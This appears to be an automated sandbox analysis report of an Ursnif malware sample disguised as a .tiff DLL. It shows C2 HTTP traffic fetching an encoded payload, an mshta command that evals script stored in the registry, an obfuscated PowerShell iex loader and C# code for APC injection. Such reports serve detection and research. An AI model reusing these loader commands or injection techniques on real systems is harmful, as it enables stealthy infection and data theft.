f3 ad d1 72 10 f9 74 65 27 2f cf d9 d2 bf 06 a4 5c a8 67 ea 8e e9 cf 24 c0 9b c5 7f b0 fa b5 a3 f7 30 41 b6 ca ed c2 c7 ca ea 24 79 61 bc 3d 78 48 f6 55 e5 f2 1d 23 c7 5f 90 b0 50 64 f8 d4 0d e6 fe a3 fe 2e b4 05 f1 32 3e 84 f3 c5 fd ae ec 86 c7 d3 1d a0 ba a8 5d 08 54 69 80 4b 9e 82 1b 71 1f 32 75 a9 9b 9e e3 b1 a7 fa 45 22 0b 6e 03 37 5b 77 15 a8 c8 4a ae 08 d9 45 68 21 4b 27 cf ae 51 0e 2c 91 c7 7a b0 6b 32 16 59 ad 7c 06 7d be 87 77 0d d0 74 e3 01 69 49 e7 b2 bf 84 a2 fb a3 8e b5 67 93 36 21 63 89 14 83 44 74 60 ef ec d8 16 f6 d3 70 77 0f df 4f 09 3b b2 53 69 2a 32 c6 1f fa de 0d 26 ee f7 d2 54 64 fb 77 49 e2 a4 ca 2f 00 7d 94 1b 7d 93 96 63 02 99 55 cc ae 01 70 7d 40 46 e6 32 1b 9b 27 c7 33 85 3f 65 81 cb 20 23 2a 71 1a af 49 a6 07 49 3a 76 74 49 ae b1 2b 70 b1 83 02 59 72 a9 b0 6b 63 59 d6 9e 8d 07 9e 18 8b 6e 15 22 b0 a2 f6 d5 0c 9c 25 17 1e 55 b3 c5 b8 3f f2 4b 42 6e 6b 7b ec 7a 93 23 59 ae 71 57 ea 08 8d b3 47 d3 83 0d af 46 44 0c 89 06 1d 2b c5 b2 ed e7 9b 18 75 48 be e7 95 86 4d a9 f8 87 4a fe 74 0e 91 e1 bb 65 57 72 ec 1c ba 89 d0 f8 b7 db 3c e9 3e 12 68 53 8d 92 5f 43 38 d0 c3 bb f6 43 bc 18 04 34 95 3f a0 bb 80 98 cc 86 18 bf 26 33 44 c0 fd e4 04 74 73 81 ef 79 82 1b 1d 63 e1 12 94 64 48 8b fd 2e 1c ab ae 1e 25 46 96 33 57 55 98 f1 1b 26 1b 5e 9d 24 e2 52 83 df 1b 03 38 da fd dc 65 13 04 ee 6b 55 c4 9b b5 33 48 24 24 01 32 02 b0 f9 81 bf 43 11 4b 23 a9 54 40 87 82 f8 90 fe 49 58 95 6e b1 e5 b4 c2 15 3a 56 20 ee c6 de e5 7b f2 b1 47 ad 54 af ec bd 79 0b 72 4e 55 bc fc 33 9b db f9 f9 31 a5 fb cb 9e 93 e5 f4 c9 6b 53 e8 08 11 29 de 49 e0 b8 c2 2d c9 31 14 d6 88 30 af 91 61 cf 84 a3 65 4d a4 5f 29 83 a8 b1 86 5c 77 2b 4f 20 15 e5 ef 2b 55 81 0c ed ef 27 62 c7 59 80 7b 37 42 c8 db dc 61 ee 0b 37 6e 77 85 88 66 a5 1c 54 42 b1 29 83 ac af 1e 28 1e 25 f0 4e 09 d9 d6 44 2b 14 cf 64 17 d2 8f 61 26 36 e5 58 12 5f 42 12 54 8c 94 ba e0 1c a3 cc 79 fa 92 1a 85 80 f4 8f 14 f1 75 f3 2f 9e ed 86 0f 60 77 6b ce 41 2a e7 ed 06 b1 c2 19 eb 73 7f d0 1e d3 9e 34 89 ed f0 cd b6 6c 73 20 ed 09 90 b8 67 a1 bc ca 3b 1a b8 f3 73 01 01 9e 53 e5 cc 5c 95 cd 18 0b 87 e1 27 52 20 23 2f 08 fd cd 23 3d 55 41 95 b0 ad fe b4 f9 e3 a8 b0 71 6e ea 23 f2 b1 3e a6 e6 d9 f4 ab 2f cc f7 48 bc 42 cc 1c e2 87 f5 6f 13 a6 48 34 ff b8 64 5f ae 65 30 50 13 ec 22 34 58 69 d1 0e f6 80 92 36 f6 de 70 f7 9e 42 bd 59 04 89 3e 27 df c7 52 0f 10 05 2b 93 Data Ascii: p&G[omW&wa;>-R(+kP4Nkqgm0=Sk!apQDt7n-Pl6l2jat975#$Sgv]G !q,^XTp9S7Tc)yJk^1pD^2$=\pi8ERrt e'/\g$0A$ya=xHU#_Pd.2>]TiKq2uE"n7[wJEh!K'Q,zk2Y|}wtiIg6!cDt`pwO;Si*2&Tdwl/}}cUp}@F2'3?e #*qII:vtI+pY rkcYn"%U?KBnk{z#YqWGFD+uHMJteWr<>hS_C8C4?&3DtsycdH.%F3WU&^$R8ekU3H$$2CK#T@IXn:V {GTyrNU31k S)I-10aeM_)\w+O +U'bY{7Ba7nwfTB)(%ND+da&6X_BTyu/`wkA*s4ls g;sS\'R #/#=UAqn#>/HBoH4d_e0P"4Xi6pBY>'R+
Apr 28, 2022 15:47:52.636763096 CEST	1605	OUT	GET /drew/pWUKzJDbrhpv/FFkNspqcCVD/4ANu5UR3K56aq1/YlZTd4vqqjxlSWQE81tmv/0903hK9AGVho5G_2/F PX1B2ZeY41YUql/9Zl7hUh81wcOKdUUaq/Z_2FlHHRh/JDsEpYdxv2Sil3Q8A91e/jYpDxmigXCYZ8PDT72P/GzAMh zuxMmNvrbZtpOxqlx/F1jRyqu5A3bI6/9P2_2BGh/CvwgeSwx46r_2FQDHgxUtUu/VEvc4RUsji/nf7CiGV7ZHZfisjbY/l_2FOY dkMf6Q/cPBDnAZaABD/3v7KHlHBv_2B/_2BGS0Es/y.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 94.140.115.8 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 28, 2022 15:47:53.034704924 CEST	1606	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Thu, 28 Apr 2022 13:47:53 GMT Content-Type: application/octet-stream Content-Length: 1865 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="626a9b08ef40f.bin" Data Raw: 13 c8 48 02 7e 92 9b 44 9c 80 e3 6e 2a f8 f3 75 79 58 37 d9 61 c6 1b e4 d8 93 7d 37 75 01 12 d2 d0 2b 2f 69 5d ac 0d 29 e1 ed 10 b5 cc ea 27 9f ad 49 81 4e 50 ac 8e da db 88 93 13 bd ea a0 ec 3a c4 3a 5b ef b7 d0 7f 06 cc 90 ad 9b e9 95 fa 32 b7 86 e9 8c 81 89 a6 d6 ba b9 9a c2 3c 39 70 b2 23 b3 5a b8 27 98 32 fe 60 3b 8c ad a1 c0 68 98 99 41 b6 e0 0b 1b bb 99 3b 8f b1 77 50 75 d9 fb b6 0d 7e e6 78 02 36 bf f9 4b e5 d9 7e b7 8f 03 ed 31 a3 a0 dd 16 d3 d3 f1 bd b1 11 8e 79 1a b6 14 10 d4 33 de 12 80 68 4e e5 8d 21 73 47 45 58 98 ba 2f ea bb d0 df 50 d3 4f de 07 ba dd 02 ca 88 47 9e b5 32 3f 2c 9d 03 8e 52 93 26 2f f6 92 ad 4e bf a1 80 42 37 3f d2 48 0b fb 88 54 e8 12 ed de 44 ee 93 07 f1 bc 5a 5f a3 f5 49 94 dc 1d 82 bf 3f d3 7e e1 d7 76 1c 3b b8 f1 06 b5 fe 86 c1 aa b9 65 bf f7 0e 75 3d e5 ef b2 c8 ee f3 b1 3a 50 b6 be 3e aa 47 82 8c cc b2 22 fb 1b 03 33 6d 86 a3 c8 3c b7 38 0c db 03 96 2b 3f 45 85 3e fc 1d 8e 9f 93 bb 52 dd 88 95 a3 e0 f6 33 5e a8 1c 24 46 36 9c a6 73 40 3d 18 6c a5 08 c5 af 02 57 15 e4 80 67 47 df e9 71 c1 14 6f 02 a7 80 8b c8 6e d2 e0 57 d4 7c c1 3a b7 99 9d db 11 c3 47 2a 12 77 cf d9 5b 06 b5 f9 bd 01 2f ec 21 db a8 ce 75 f5 3a 04 5e 14 b6 51 27 8f 16 49 94 da 77 1d bd cd 5e 4a 4b 7d d1 e3 f4 3f 5c 1a 33 7e 91 5f 94 c0 41 07 68 9d cd 6b 72 e4 34 18 1c f3 72 6e a1 d4 b9 1c 49 84 6c 47 11 f3 57 f0 54 32 2e 0b 32 96 ed 10 ae 5b fa 0d 16 80 3d 6a bb d3 d2 82 2c 91 c4 0a 2e 48 32 f6 04 a4 94 d8 ba d6 89 b4 5b 09 d5 6b 54 11 8b 98 73 26 24 d1 68 bc 3c 20 27 6c 5b a7 b2 63 47 4a d8 6e e2 04 da 17 97 b0 18 45 db da 03 19 16 c7 62 30 10 c4 db c2 36 68 bc 0b 32 e3 62 33 04 59 93 ca 45 8d cc 6b c0 b3 74 59 f4 b3 aa 69 25 00 99 62 4a e6 72 12 59 26 0e 89 0a 46 38 77 84 d7 88 ee 0a a2 30 c6 13 91 f1 9e 97 39 a0 f9 c5 6f a7 f6 f9 37 d6 82 09 48 ec fe 48 99 47 76 55 ff 87 fe 03 2d 24 ec f8 ef 59 35 71 40 63 5a 0f c0 08 c0 8b f7 2e a4 db ed ff 91 8e 4d a9 4b 2c cc 12 ad ca dc 93 7a b3 43 11 23 9d 51 b0 bc 04 7a 86 43 7c be 41 f3 ec 95 d3 8d 10 44 9e ef 4f d1 3f 39 52 bb fd ba 1f 85 d1 f5 10 0b f2 cc e3 34 80 b6 b1 d3 b2 32 79 5a 61 ee b3 db 2d 78 90 06 dd 27 09 6d 1a a9 d7 3b 68 06 2b 51 e8 37 64 6f 76 ab 6b 22 bc 5e 6a 23 99 a3 ff 69 96 ba 18 c4 de 8a 4e a4 44 d5 ce 2e 9d 1b 7b 65 84 e1 e6 8d 03 cb 97 bf 64 a4 2d e2 b2 5e 29 45 2f ef 7c 73 73 91 74 fa 22 a2 ef 15 d8 6e 6e 09 d8 2b 09 34 b4 3c 40 20 94 ee fc fc bf 6c 46 77 69 94 c4 c1 a8 87 f6 3e da 26 96 ff 17 f5 8e a9 39 46 eb d5 c5 b8 b1 ba e9 cb 87 cd 47 49 dd e2 0a ac 88 65 a5 6e e1 ca 3b 35 f9 fb 96 f3 0a ba 02 ab 15 78 ed 40 43 75 df f0 82 f3 db 02 6e 23 5f 8d de 35 c7 c4 68 86 8a 5f 86 fe f1 6b e8 d0 b9 e7 50 4a 3e 35 3e a4 83 e3 9b 59 9e d0 cf 15 9a a4 1d 3c b7 a0 26 bf 82 c4 85 7c 6c 80 8d 0e 28 71 35 ab 2d 6b 0e ec 33 f4 86 8a 57 14 62 be 9f 01 e5 4a 67 75 58 c5 47 1b 0c 8c 41 ac 32 92 39 77 2a ee 89 69 b9 48 1e e1 84 ca 23 7a 77 5d 43 ad c0 b0 41 93 aa 01 84 86 54 fc 2f 43 a4 79 9a 69 b6 f1 33 3a a0 c0 7e 7f e0 68 38 c5 24 cb 33 4f c7 3f 42 b6 32 74 86 68 aa f9 98 9e 9e 44 e4 84 d9 e4 93 32 51 f2 Data Ascii: H~Dn*uyX7a}7u+/i])'INP::[2<9p#Z'2`;hA;wPu~x6K~1y3hN!sGEX/POG2?,R&/NB7?HTDZ_I?~v;eu=:P>G" 3m<8+?E>R3^$F6s@=lWgGqonW\|:G*w[/!u:^Q'Iw^JK}?\3~_Ahkr4rnIlGWT2.2[=j,.H2[kTs&$h< 'l[cGJnEb06h2b3YEktY i%bJrY&F8w09o7HHGvU-$Y5q@cZ.MK,zC#QzC|ADO?9R42yZa-x'm;h+Q7dovk"^j#iND.{ed-^)E/|sst"nn+4<@ lFwi>&9FGl en;5x@Cun#_5h_kPJ>5>Y<&|l(q5-k3WbJguXGA29w*iH#zw]CAT/Cyi3:~h8$3O?B2thD2Q

Statistics

Behavior



System Behavior

Analysis Process: loaddll32.exe PID: **3332**, Parent PID: **5884**

General	
Target ID:	0
Start time:	15:47:23
Start date:	28/04/2022
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\626a983c091a8.tiff.dll"
Imagebase:	0x1060000
File size:	116736 bytes
MD5 hash:	7DEB5DB86C0AC789123DEC286286B938
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 2012, Parent PID: 3332

General	
Target ID:	1
Start time:	15:47:24
Start date:	28/04/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\626a983c091a8.tiff.dll",#1
Imagebase:	0x1190000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 4956, Parent PID: 2012

General	
Target ID:	2
Start time:	15:47:24
Start date:	28/04/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\626a983c091a8.tiff.dll",#1
Imagebase:	0xb90000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.253552130.0000000005008000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000002.418912961.0000000004C8F000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000003.302561550.0000000004F0A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.302666274.0000000005008000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.253266400.0000000005008000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.253321859.0000000005008000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.253151966.0000000005008000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.253379151.0000000005008000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000003.417250518.0000000004949000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.253434533.0000000005008000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.253537192.0000000005008000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.253077310.0000000005008000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000002.420493042.0000000005930000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.356868757.0000000005F38000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.303583479.0000000004E0C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.299890111.0000000005008000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000003.302615586.0000000004F89000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	FileOptions	binary	B8 0B 00 00 1C 80 00 00 42 29 76 81 08 F8 D2 D8 CD C8 87 3A 54 0A 84 CB 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	5946CB9	RegSetValueExA

Analysis Process: mshta.exe PID: **6312**, Parent PID: **3616**

General

Target ID:	18
Start time:	15:47:56
Start date:	28/04/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>Ssif='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Ssif).regread('HKCU\\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\\TestLocal'));if(!window.flag)close()</script>
Imagebase:	0x7ff69f490000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **6476**, Parent PID: **6312**

General

Target ID:	20
Start time:	15:47:59
Start date:	28/04/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name jxrvwmqrt -value gp; new-alias -name xfmkywxojr -value iex; xfmkywxojr ([System.Text.Encoding]::ASCII.GetString((jxrvwmqrt "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn))
Imagebase:	0x7ff6ba650000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000014.00000003.369171366.000001ED7862C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFDBFFF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFDBFFF1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD7F903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD7F903FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_gpafcgl0.stl.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAD26FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_04s3loul.cwz.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAD26FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220428	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFFDAD2F35D	CreateDirectoryW
C:\Users\user\Documents\20220428\PowerShell_transcript.849224.1e+7AGdZ.20220428154801.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAD26FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD7F903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD7F903FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD7F903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD7F903FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD7F903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD7F903FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD7F903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFFD7F903FC	unknown
C:\Users\user\AppData\Local\Temp\o1ulwvct	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFFDA31FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAD26FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAD26FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAD26FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAD26FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAD26FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAD26FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\tn4ral5l	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFFDA31FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAD26FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAD26FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAD26FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAD26FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAD26FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFFDAD26FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_gpafcgl0.stl.ps1	success or wait	1	7FFFDAD2F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_04s3loul.cwz.psm1	success or wait	1	7FFFDAD2F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.out	success or wait	1	7FFFDAD2F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.tmp	success or wait	1	7FFFDAD2F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.0.cs	success or wait	1	7FFFDAD2F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.dll	success or wait	1	7FFFDAD2F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.cmdline	success or wait	1	7FFFDAD2F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.err	success or wait	1	7FFFDAD2F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.0.cs	success or wait	1	7FFFDAD2F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.cmdline	success or wait	1	7FFFDAD2F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.dll	success or wait	1	7FFFDAD2F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.tmp	success or wait	1	7FFFDAD2F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.err	success or wait	1	7FFFDAD2F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.out	success or wait	1	7FFFDAD2F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_gpafcgl0.stl.ps1	0	1	31	1	success or wait	1	7FFFDAD2B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_04s3loul.cwz.psm1	0	1	31	1	success or wait	1	7FFFDAD2B526	WriteFile
unknown	0	3	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFFDAD2B526	WriteFile
unknown	3	833	75 6e 6b 6e 6f 77 6e	unknown	success or wait	5	7FFFDAD2B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.0.cs	0	403	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 62 6a 75 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 77 71 79 65 6d 77 62 75 2c 49 6e 74 50 74 72 20 76 6c 62 66 76 78 2c 49 6e 74 50 74 72 20 68 6f 6b 69 6b 76 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72	using System;using System.Runtime.InteropServices;namespace W32{ public class bju { [DllImport("kernel32")]public static extern uint QueueUserAPC(IntPtr wqyemwbu,IntPtr vlbfvx,IntPtr hokikv); [DllImport("kernel32")]public static exter	success or wait	1	7FFFDAD2B526	WriteFile
C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.cmdline	0	369	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 6f 31 75 6c 77 76 63 74 5c 6f 31	/t:library /utf8output /R:"System.dll" 